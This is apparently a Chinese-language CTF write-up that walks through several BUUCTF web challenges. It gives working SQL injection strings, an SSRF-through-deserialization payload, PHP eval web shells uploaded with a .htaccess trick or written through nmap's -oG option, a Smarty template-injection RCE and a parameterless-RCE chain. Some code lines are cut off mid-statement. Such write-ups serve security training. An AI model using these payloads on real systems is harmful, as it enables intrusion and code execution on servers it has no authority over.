show columns from 'table_name' 获取列名
```

payload：

```
1';show tables;#
1';show columns from 'FlagHere';%23
```

最终查看payload

```
1';
HANDLER FlagHere OPEN;
HANDLER FlagHere READ FIRST;
HANDLER FlagHere CLOSE;#
```

HANDLER ... OPEN语句打开一个表，使其可以使用后续HANDLER ... READ语句访问，该表对象未被其他会话共享，并且在会话调用HANDLER ... CLOSE或会话终止之前不会关闭

[网鼎杯 2018]Fakebook

打开后是一个robots.txt伪协议，得到页面源码

```php
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i",
    }

}
```

在get哪里有一个ssrf漏洞可以利用，bolg属性调用了get函数，所以可以使用file:///var/www/html/flag.php

然后我们注册一个用户，注册后登录，发现一个SQL注入

比较简单的空格过滤掉了

```
先尝试注入,字段数为4
?no=1 order by 4--+
```

```
输入union select 1,2,3,4提示no hack
过滤掉了空格，使用/**/代替
```

```
?no=0 union/**/select1,2,3,4--+
```

我们知道了注入点的位置

然后爆库

```
?no=0 union/**/select 1,database(),3,4--+
```

爆表

```
?no=0 union/**/select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='fak
```

爆列名

```
?no=0 union/**/select 1,group_concat(column_name),3,4 from information_schema.columns where table_schema='f
```

查数据

```
?no=0 union/**/select 1,group_concat(no,username,passwd,data),3,4 from users--+
```

然后进行对比我们知道，反序列化的那一部分在data里面，然后我们构造反序列化的内容

```
<?php
class UserInfo  {
    public $name = "test";
    public $age = 1;
    public $blog = "file:///var/www/html/flag.php";
}

$data = new UserInfo();
echo serialize($data);
#O:8:"UserInfo":3:{s:4:"name";s:4:"test";s:3:"age";i:1;s:4:"blog";s:29:"file:///var/www/html/flag.php";}
?>
```

payload：


```
?no=0/**/union/**/select%201,2,3,%27O:8:%22UserInfo%22:3:{s:4:%22name%22;s:4:%22test%22;s:3:%22age%22;i:1;s
```

最后的flag在源码里面的一个注释

[GXYCTF2019]BabyUpload


一个文件上传题

首先上传一个一句话木马，提示我们



然后我们修改后缀名为jpg

直接给我提示为



中间少了一步修改Content-Type:步骤，在上传jpg文件后，会提示文件也太露骨了，只需要修改Content-Type为image/jpeg就可以绕过了

此时，要绕过这一步只需要修改内容为

```
<script language="php">eval($_POST['attack']);</script>
```

上传成功。

此时我们需要上传一个.htaccess文件

```
AddType application/x-httpd-php .jpg
```

然后我们最后可以用蚁剑连接

```
http://cdac3edd-33a0-4d3d-82d3-b2ef53fdcb74.node4.buuoj.cn:/upload/ce317b0510b2a9feae6dfe6a613c2a67/zcc.jpg
```

或者进行命令执行

```
attack=show_source('/flag');
```

[BUUCTF 2018]Online Tool

知识点

```
namp<?php phpinfo(); ?> -oG 1.php //可以写一个文件
namp nmap <?php phpinfo();> -oG 1.php\’
```

绕过escapeshellarg函数和escapeshellcmd函数

我们在数据后面添加一个单引号，所有的单引号都会被闭合，然后在单引号后面甜添加我们想要的执行命令


最后的payload

```
?host='<?php eval($_POST["cmd"]);?> -oG shell.php '
```

[BJDCTF2020]The mystery of ip

打开后直接点flag，直接显示了我们的ip地址，ip地址我们就想到了

X-Forwarded-For。然后我们直接bp抓包修改为127.0.0.1



发现修改成功，可见ip可控然后尝试

```
{7*7}
```

看了别人的wp发现是Smarty模板注入，我们直接进行rce

```
{system('ls /')}

{system('cat /flag')}
```

[GXYCTF2019]禁止套娃

考察git泄露，和无参rec

git泄露源码，利用githack

```
python GitHack.py http://f947babc-b762-4a48-bbe9-8fe7414d39a8.node3.buuoj.cn/.git/
```

然后得到源码

```
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

无参rce，payload

```
?c=show_source(next(array_reverse(scandir(pos(localeconv())))));
```